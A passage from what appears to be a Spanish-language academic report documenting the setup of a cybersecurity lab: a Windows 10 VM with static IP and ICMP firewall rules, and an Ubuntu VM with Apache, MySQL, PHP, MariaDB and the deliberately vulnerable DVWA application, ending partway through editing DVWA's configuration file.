


Figura 31 Propiedades de conexiones de red | Protocolo de Internet versión 4. Fuente. Captura de pantalla propiedades de Ethernet0. Elaboración propia

Se asignó la Dirección IP, mascara de red y servidor DNS a la máquina virtual Windows 10





Figura 32 Asignación de dirección IP. Fuente. Captura de pantalla propiedades: Protocolos de Internet v4. Elaboración propia

Se guardo la configuración y se verificó en la terminal cmd con ipconfig:



```

C:\Windows\system32\CMD.exe
Microsoft Windows [Versión 10.0.19045.6456]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\brayan>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Ethernet0:

    Sufijo DNS específico para la conexión. . . :
    Vínculo: dirección IPv6 local. . . : fe80::fe1a:ff26:6bd1:bd79%13
    Dirección IPv4. . . . . : 192.168.100.20
    Máscara de subred. . . . . : 255.255.255.0
    Puerta de enlace predeterminada. . . . . :
  
```

Figura 33 Terminal con verificación de la ip. Fuente. Captura de pantalla de la terminal de Windows. Elaboración propia.

Y solo para no tener problemas de conexión con Kali en el panel de control < Firewall de Windows defender < Configuración avanzada < reglas de entrada < Filtramos Archivos e impresoras compartidos y los habilitamos pero solo los del protocolo ICMPv4




Figura 34 Reglas de entrada en Windows Defender. Fuente. Captura de pantalla de Windows Defender. Elaboración propia

V.2.3.2.c Creación de la máquina virtual Ubuntu + DVWA (Servidor web vulnerable)

Se descargó la imagen ISO de la url oficial Ubuntu. Y se procedió con la instalación correspondiente.




Figura 35 Archivo en formato ISO de la máquina virtual Ubuntu. Fuente. Captura de pantalla. Elaboración propia

V.2.3.2.c.1 Configuración de Hardware

Luego de ello procedemos a configurar el hardware de la VM Ubuntu, cuyos componentes deben tener los siguientes ajustes:

- CPU: 2 procesadores y 1 core por procesador, en total son 2 cores




Figura 36 Configuración del procesador. Fuente. Captura de pantalla de Virtual Machine Settings. Elaboración propia

- RAM: 8192 MB (8GB)




Figura 37 Configuración de la Memoria. Fuente. Captura de pantalla de Virtual Machine Settings. Elaboración propia

- Network Adapter: Configurado a Host-only (A private network shared with host)




Figura 38 Configuración de Network Adapter. Fuente. Captura de pantalla de Virtual Machine Settings. Elaboración propia

- Disco: 20 GB hard disk SCSI




Figura 39 Configuración de Hard Disk. Fuente. Captura de pantalla de Virtual Machine Settings. Elaboración propia

Se aprovecharán los servicios de: Apache + MySQL + PHP y la aplicación vulnerable: DVWA

V.2.3.2.c.2 Configuración de la IP Estática

Abrimos una terminal de Ubuntu e ingresamos el comando:

nano /etc/netplan/00-installer-config.yaml





Figura 40 Terminal de Ubuntu. Fuente. Captura de pantalla de ubuntu.
Elaboración propia

Luego ajustamos la ip estática

- ✓ network:
- ✓ version: 2
- ✓ ethernets:
- ✓ ens33:
- ✓ dhcp4: no
- ✓ addresses: 192.168.100.30/24
- ✓ gateway4: 192.168.100.1
- ✓ nameservers:
- ✓ addresses: [8.8.8.8]

Verificamos la ip, con el comando ip a



```

dic 18 16:38
root@brayan-VMware-Virtual-Platform: /home/brayan
brayan@brayan-VMware-Virtual-Platform:~$ sudo su
[sudo] password for brayan:
root@brayan-VMware-Virtual-Platform: /home/brayan# nano /etc/netplan/00-installer-config.yaml
root@brayan-VMware-Virtual-Platform: /home/brayan# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:3c:6e:cc brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.100.30/24 brd 192.168.100.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe3c:6ecc/64 scope link
        valid_lft forever preferred_lft forever
root@brayan-VMware-Virtual-Platform: /home/brayan#

```

Figura 41 Verificación de la IP estática en Ubuntu. Fuente. Captura de pantalla de la terminal de Ubuntu. Elaboración propia

Y verificamos exactamente el teminal ens33 con ip 192.168.100.30/24 correspondiente a nuestro laboratorio


Se aplicaron los cambios con:

✓ netplan apply

V.2.3.2.c.3 Instalación de Apache (Servidor web)

Para poder realizar esta instalación de manera temporal se tuvo que cambiar el modo de adaptador de red de la VM Ubuntu a NAT, para de esta manera poder conectarnos a internet y realizar la instalación de apache. Insertamos el comando

apt update && apt upgrade -y



```


root@brayan-VMware-Virtual-Platform: /home/brayan
brayan@brayan-VMware-Virtual-Platform:~$ sudo su
[sudo] password for brayan:
root@brayan-VMware-Virtual-Platform: /home/brayan# apt update && apt upgrade -y

```

Figura 42 Actualización en Ubuntu. Fuente. Captura de pantalla de la terminal de Ubuntu. Elaboración propia

Luego el comando:

✓ apt install apache2 -y



```


root@brayan-VMware-Virtual-Platform: /home/brayan
brayan@brayan-VMware-Virtual-Platform:~$ sudo su
[sudo] password for brayan:
root@brayan-VMware-Virtual-Platform: /home/brayan# apt install apache2 -y

```

Figura 43 Instalación de apache2. Fuente. Captura de pantalla de la terminal de Ubuntu. Elaboración propia informática y ciberseguridad.

Comprobamos que funcione con normalidad con el comando:

✓ systemctl status apache2



```

root@brayan-VMware-Virtual-Platform: /home/brayan# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: >
   Active: active (running) since Thu 2025-12-18 16:32:20 -05; 1h 33min ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 1632 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SU>
   Main PID: 1698 (apache2)
    Tasks: 6 (limit: 9376)
  Memory: 22.6M (peak: 22.9M)
     CPU: 514ms
    CGroup: /system.slice/apache2.service
            └─1698 /usr/sbin/apache2 -k start
              └─1714 /usr/sbin/apache2 -k start
                └─1715 /usr/sbin/apache2 -k start
                  └─1716 /usr/sbin/apache2 -k start
                    └─1717 /usr/sbin/apache2 -k start
                      └─1718 /usr/sbin/apache2 -k start

```

Figura 44 Verificación del estatus de apache2. Fuente. Captura de pantalla de la terminal de Ubuntu. Elaboración propia

Estado Active: active (running) indica que función con normalidad

V.2.3.2.c.4 Instalación de MySQL

Como se hizo anteriormente con Apache, nos mantenemos en la red NAT para poder realizar la instalación de la herramienta, y ejecutamos el comando:

`apt install mysql-server -y`




Figura 45 Instalación de mysql-server. Fuente. Captura de pantalla de la terminal de Ubuntu. Elaboración propia

Y ejecutamos el comando:

✓ `mysql_secure_installation`

Y comprobamos con el comando `systemctl status mysql` que la herramienta esté funcionando correctamente




Figura 46 Verificación del estatus mysql-server. Fuente. Captura de pantalla de la terminal de Ubuntu. Elaboración propia

Estado Active: active (running) indica que función con normalidad

V.2.3.2.c.5 Instalación de PHP

Para seguir con la instalación nos mantenemos en NAT para poder instalar php y sus dependencias, y para esta herramienta ejecutamos el comando:

✓ apt install php php-mysql php-gd libapache2-mod-php -y




Figura 47 Instalación de php. Fuente. Captura de pantalla de la terminal de Ubuntu. Elaboración propia

Y se reinició apache con el comando: `systemctl restart apache2`

V.2.3.2.c.6 Instalación de MariaDB

Instalamos mariadb aprovechando que tabamos en la red NAT, y ejecutamos los siguientes comandos:

- ✓ sudo apt update
- ✓ sudo apt install mariadb-server mariadb-client -y

V.2.3.1.c.7 Instalación de DVWA

Descargamos DVWA con el comando:

- ✓ cd /var/www/html
- ✓ git clone https://github.com/digininja/DVWA.git

Verificamos con:


- ✓ ls /var/www/html

Ejecutamos los permisos correctos:

- ✓ `chown -R www-data:www-data /var/www/html/DVWA`
- ✓ `chmod -R 755 /var/www/html/DVWA`

Configuramos DVWA

- ✓ `cd /var/www/html/DVWA/config`
- ✓ `cp config.inc.php.dist config.inc.php`
- ✓ `nano config.inc.php`



```

GNU nano 7.2                                config.inc.php
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a pr>
# Thanks to @digininja for the fix.

# Database management system to use
$DBMS = getenv('DBMS') ?: 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED >
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedi>
# See README.md for more information on this.
$_DVWA = array();
